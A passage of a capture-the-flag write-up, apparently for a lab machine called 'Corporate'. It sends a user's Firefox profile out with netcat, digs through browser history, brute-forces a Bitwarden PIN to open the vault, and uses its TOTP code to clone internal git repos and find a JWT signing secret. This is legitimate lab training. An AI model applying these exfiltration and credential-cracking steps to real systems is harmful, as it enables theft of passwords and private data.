drwxr-xr-x  2 elwin.jones elwin.jones   4096 Apr 13  2023 Documents
drwxr-xr-x  2 elwin.jones elwin.jones   4096 Apr 13  2023 Downloads
-rw-r--r--  1 elwin.jones elwin.jones     34 Oct  9 10:50 .lesshst
-rwxrwxr-x  1 elwin.jones elwin.jones 971820 Oct  9 10:52 linpeas.sh
drwxr-xr-x  3 elwin.jones elwin.jones   4096 Apr 13  2023 .local
drwx------  4 elwin.jones elwin.jones   4096 Apr 13  2023 .mozilla
drwxr-xr-x  2 elwin.jones elwin.jones   4096 Apr 13  2023 Music
drwxr-xr-x  2 elwin.jones elwin.jones   4096 Apr 13  2023 Pictures
-rw-r--r--  1 elwin.jones elwin.jones    807 Apr 13  2023 .profile
drwxr-xr-x  2 elwin.jones elwin.jones   4096 Apr 13  2023 Public
drwx------  3 elwin.jones elwin.jones   4096 Oct  9 10:53 snap
drwxr-xr-x  2 elwin.jones elwin.jones   4096 Apr 13  2023 Templates
-rw-r--r-- 79 root        sysadmin        33 Oct  9 10:27 user.txt
drwxr-xr-x  2 elwin.jones elwin.jones   4096 Apr 13  2023 Videos
The .mozilla contained files for firefox, which could be a high value target as it can contain user personal data and saved credentials.
I packaged the folder and transferred it to my local machine.
1
2
3
4
5
6
7
8
9
10
# ON TARGET MACHINE
elwin.jones@corporate-workstation-04:~$ tar cvf mozilla.tar .mozilla/
elwin.jones@corporate-workstation-04:~$ nc -q 0 10.10.xxx.xxx 81 < mozilla.tar
elwin.jones@corporate-workstation-04:~$ md5sum mozilla.tar
b628a82b7588a541d0099596b45e7311  mozilla.tar

# ON LOCAL MACHINE
❯ nc -lp 81 > mozilla.zip
❯ md5sum mozilla.zip
b628a82b7588a541d0099596b45e7311  mozilla.zi
I inspected .mozilla/firefox/tr2cgmb6.default-release/places.sqlite for user’s personal browser data.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
❯ sqlite3 places.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
moz_anno_attributes                 moz_keywords
moz_annos                           moz_meta
moz_bookmarks                       moz_origins
moz_bookmarks_deleted               moz_places
moz_historyvisits                   moz_places_metadata
moz_inputhistory                    moz_places_metadata_search_queries
moz_items_annos                     moz_previews_tombstones
sqlite> select * from moz_places;
1|https://www.mozilla.org/privacy/firefox/||gro.allizom.www.|1|1|0|25|1681400333037910|yZ7pVlxR_J5G|0|47356411089529||||1|0
2|https://www.mozilla.org/en-US/privacy/firefox/|Firefox Privacy Notice — Mozilla|gro.allizom.www.|1|0|0|100|1681400333095967|qMP6DODLnNK8|0|47358032558425|
  Our Privacy Notices describe the data our products and services receive, share, and use, as well as choices available to you.
|https://www.mozilla.org/media/img/mozorg/mozilla-256.4720741d4108.jpg||1|0
3|https://support.mozilla.org/products/firefox||gro.allizom.troppus.|0|0|0|1||5kDP-c2HzT7U|1|47358327123126||||2|1
4|https://support.mozilla.org/kb/customize-firefox-controls-buttons-and-toolbars?utm_source=firefox-browser&utm_medium=default-bookmarks&utm_campaign=customize||gro.allizom.troppus.|0|0|0|1||bQUK5jRKzF0U|1|47359956450016||||2|1
5|https://www.mozilla.org/contribute/||gro.allizom.www.|0|0|0|1||ye-XA9FHIDj2|1|47357364218428||||1|1
6|https://www.mozilla.org/about/||gro.allizom.www.|0|0|0|1||0TY3joPtLyE_|1|47357608426557||||1|1
7|http://www.ubuntu.com/||moc.utnubu.www.|0|0|0|1||fMlEPB5oJHET|1|125508050257634||||3|1
8|http://wiki.ubuntu.com/||moc.utnubu.ikiw.|0|0|0|1||VvzmVWb-PRB_|1|125511519733047||||4|1
9|https://answers.launchpad.net/ubuntu/+addquestion||ten.daphcnual.srewsna.|0|0|0|1||fXipjwhCLAbQ|1|47359338650210||||5|1
10|http://www.debian.org/||gro.naibed.www.|0|0|0|1||Fz_7bmbI2kW0|1|125508165346216||||6|1
11|https://www.mozilla.org/firefox/?utm_medium=firefox-desktop&utm_source=bookmarks-toolbar&utm_campaign=new-users&utm_content=-global||gro.allizom.www.|0|0|0|1||RGEQRMoAL7Tk|1|47357369712570||||1|1
12|https://www.google.com/search?channel=fs&client=ubuntu&q=bitwarden+firefox+extension|bitwarden firefox extension - Google Search|moc.elgoog.www.|1|0|1|100|1681400341960242|MeMMGyINPGm0|0|47360254352664||||7|0
13|https://bitwarden.com/help/getting-started-browserext/|Password Manager Browser Extensions | Bitwarden Help Center|moc.nedrawtib.|1|0|0|100|1681400346849181|n7f8gwZ8PFxk|0|47358092040001|Learn how to get started with Bitwarden browser extensions. Explore your vault, launch a website, and autofill a login directly from the browser extension.|https://bitwarden.com/_gatsby/file/36d74bcd913442e52178ff86f1547694/help-getting-started-browserext-og.png?eu=d68851e5e799f8d60e68a5d06d20346de06956fdf70236813b60e3a84ca8c88422f14f5d76912eb0783f598b87e34bec64c22c634aea86dc93b511a7e93cff0b54845ae762b57655027a97a8b5a757406fc04b58a7d5c801f0397bd0b0e7e6731308586fe839b29ef3f06835e7d66c2cb9f2f07f2681fe3ca30c00018f0776be3ae8d6843248e693f718f0e49fe97dbff5e66a5426be906843282d1e10e565daf2ad55276820415333ceae5a956993b2694d60205f5c02a434328550fe3d35c7b6aabe058c263bfcff9c7534df9df99dae5efd6832b29b3afbc0643d4d58ee46e5f866a8857a4650d6||8|0
14|https://addons.mozilla.org/en-GB/firefox/addon/bitwarden-password-manager/|Bitwarden - Free Password Manager – Get this Extension for 🦊 Firefox (en-GB)|gro.allizom.snodda.|1|0|0|100|1681400353333457|3qhMMFBK6I6d|0|47356519448782|Download Bitwarden - Free Password Manager for Firefox. A secure and free password manager for all of your devices.|https://addons.mozilla.org/user-media/previews/full/253/253114.png?modified=1622132561||9|0
15|https://bitwarden.com/browser-start/|Browser Extension Getting Started | Bitwarden|moc.nedrawtib.|1|0|0|100|1681400362570919|CLmLNRdK5AXh|0|47356656284688|Answer the question of how secure is my password by using this guide to help ensure your passwords are strong, secure, and easy to manage.|https://bitwarden.com/_gatsby/file/3f0bfa47d7a430e28ca9f4f1f7be835e/bitwarden-og-alt.png?eu=d68b50e1b09aaf82083ef4833d26353db33650abab5135d03c6ce2ac1da19dd570a61b5d269c7ce07f3a5d8fd5e840ef64c22c664ce984d3c0ee1fa5e363ae5a06815fb866e622015429c7f7e3f40e44629e5e1ce1c0c217bc342f85b2e6f46e4a144a7aeb39edc5afb76b31f49c2870b4e5e0746494a325a7154157935a178116e5eea36942ecbce31f98bfb5da5f8e9bf87951408af161222649185aee79bba4b45175687f140935cffc0dc63491e03c147e71071b44a6256e850be63366deb5a7e54399242c||8|0
16|https://www.google.com/search?channel=fs&client=ubuntu&q=is+4+digits+enough+for+a+bitwarden+pin%3F|is 4 digits enough for a bitwarden pin? - Google Search|moc.elgoog.www.|1|0|1|100|1681400414755297|KJc-jCTzw8t7|0|47358316177995||||7|0
I could see the user searched for bitwarden related articles, indicating it was likely installed as an extension.
I checked the .mozilla/firefox/tr2cgmb6.default-release/extensions.json file to confirm it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
❯ cat extensions.json | jq -r .addons[].defaultLocale.name
Form Autofill
Picture-In-Picture
Firefox Screenshots
WebCompat Reporter
Web Compatibility Interventions
Language: English (CA)
Language: English (GB)
System theme — auto
Add-ons Search Detection
Google
Wikipedia (en)
Bing
DuckDuckGo
eBay
Dark
Firefox Alpenglow
Light
Amazon.com.au
Bitwarden - Free Password Manager  <---
I ran fzf to find bitwarden files.
1
2
3
4
5
  firefox/tr2cgmb6.default-release/storage/default/https+++bitwarden.com/ls/data.sqlite
  firefox/tr2cgmb6.default-release/storage/default/https+++bitwarden.com/.metadata-v2
▌ firefox/tr2cgmb6.default-release/storage/default/https+++bitwarden.com/ls/usage
  3/69 ──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
> bitwarden
However, files in there did not contain password data.
There was a tool bitwarden-pin-bruteforce released for cracking the bitwarden pin. According the guide, I needed to first gather pin-encrypted user keys, then gather the cryptography settings, before I could crack the pin.
Pin-encrypted user keys are normally stored at ...moz-extension+++[UUID]... for Firefox. I ran fzf again and located the corresponding database.
1
2
3
4
  tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite
▌ tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295/.metadata-v2
  2/69 ──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
> moz-extension
I installed the moz_idb-edit tool and used it to extract relevant data from the db file.
1
2
3
4
5
6
7
8
9
10
❯ uv tool install git+https://gitlab.com/ntninja/moz-idb-edit.git
    Updated https://gitlab.com/ntninja/moz-idb-edit.git (6b2fe03df1a2cc6856895df8292783c9d43dc0bd)
Resolved 3 packages in 444ms
      Built moz-idb-edit @ git+https://gitlab.com/ntninja/moz-idb-edit.git@6b2fe03df1a2cc6856895df8292783c9d43dc0bd
Prepared 3 packages in 794ms
Installed 3 packages in 4ms
 + cramjam==2.11.0
 + jmespath==1.0.1
 + moz-idb-edit==0.2.1 (from git+https://gitlab.com/ntninja/moz-idb-edit.git@6b2fe03df1a2cc6856895df8292783c9d43dc0bd)
Installed 1 executable: moz-idb-edit
1
2
❯ moz-idb-edit read-json --dbpath .mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7\^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite > account.json
Using database path: .mozilla/firefox/tr2cgmb6.default-release/storage/default/moz-extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7^userContextId=4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite
I grepped for the cryptography settings from the output file. kdfType=0 stands for pbkdf2, while kdfType=1 stands for argon2.
1
2
3
4
5
❯ jq . account.json | grep "kdf"
      "\"kdfIterations\"": 600000,
      "\"kdfMemory\"": null,
      "\"kdfParallelism\"": null,
      "\"kdfType\"": 0,
Next, I grabbed the encrypted pin and email, then ran bitwarden-pin to crack the PIN.
1
2
3
4
5
6
7
❯ bitwarden-pin -e "2.DXGdSaN8tLq5tSYX1J0ZDg==|4uXLmRNp/dJgE41MYVxq+nvdauinu0YK2eKoMvAEmvJ8AJ9DbexewrghXwlBv9pR|UcBziSYuCiJpp5MORBgHvR2mVgx3ilpQhNtzNJAzf4M=" -m "elwin.jones@corporate.htb"
[INFO] KDF Configuration: Pbkdf2 {
    iterations: 600000,
}
[INFO] Brute forcing PIN from '0000' to '9999'...
[░░░░░░░░░░░░░░░░░░░░]     107/10000   - Cracking... (1s + ETA 45s, 222.2161/s)
[SUCCESS] Pin found: 0239
The PIN was successfully cracked 0239.
JWT Signing Secret Leak
To access the Bitwarden, I backed up my Firefox home folder, and replaced it with the downloaded one. Then I opened Firefox in commandline to specify the profile.
1
firefox --ProfileManager
Once the Firefox opened up, I installed the Bitwarden addon. I needed to install an older version from 2024, the latest version would hang and never render.
After the installation, I entered the pin and logged in.
I already knew the user’s password. However, there was a TOTP set up for git.corporate.htb, indicating I might be able to retrieve some source code hosted on their git server.

I tried visiting git.corporate.htb but didn’t have access via the public IP. I then tried accessing it over the internal network at 10.9.0.1.
1
2
3
4
❯ cat /etc/hosts
<SNIP>
10.129.229.168 corporate.htb support.corporate.htb sso.corporate.htb people.corporate.htb
10.9.0.1 git.corporate.htb
Then I could visit the site. 
I attempted to logged as elwin.jones. However, the 2FA code was incorrect. 
This was because the time between my VM and the server were off, resulting in TOTP code mismatch. I needed to sync the time.
I fetched the server time in epoch seconds and updated my local time with it.
1
2
3
4
❯ sudo date -s "@$(ssh elwin.jones@10.9.0.4 'date +%s')"
elwin.jones@10.9.0.4's password:
[sudo] password for kali:
Fri Oct 10 07:53:28 AM CST 2025
Then I was able to pass the 2FA check. The user had access to 3 repositories. 
To clone the repos and inspect them locally, I added a SSH key for the user. 
I added the following in my SSH config file.
1
2
3
4
5
Host git.corporate.htb
    HostName git.corporate.htb
    User git
    IdentityFile ~/.ssh/corporate
    IdentitiesOnly yes
I ran git to confirm the key working.
1
2
3
❯ ssh -T git@git.corporate.htb
Hi there, elwin.jones! You've successfully authenticated with the key named test, but Gitea does not provide shell access.
If this is unexpected, please log in with password and setup Gitea under another user.
Then I was able to clone the repos.
1
2
3
4
5
6
7
8
❯ git clone git@git.corporate.htb:CorporateIT/ourpeople.git
Cloning into 'ourpeople'...
remote: Enumerating objects: 168, done.
remote: Counting objects: 100% (168/168), done.
remote: Compressing objects: 100% (156/156), done.
remote: Total 168 (delta 68), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (168/168), 120.34 KiB | 500.00 KiB/s, done.
Resolving deltas: 100% (68/68), done.
I used lazygit to inspect the git history. There was only one branch. 
I looked through the commits, one of them was interesting. The commit message was Add flash middleware, authmiddleware and auth router. I wondered how they tested it. 
I looked through the changed files of that commit, and found a JWT secret that was used for testing. 09cb527651c4bd385483815627e6241bdf40042a 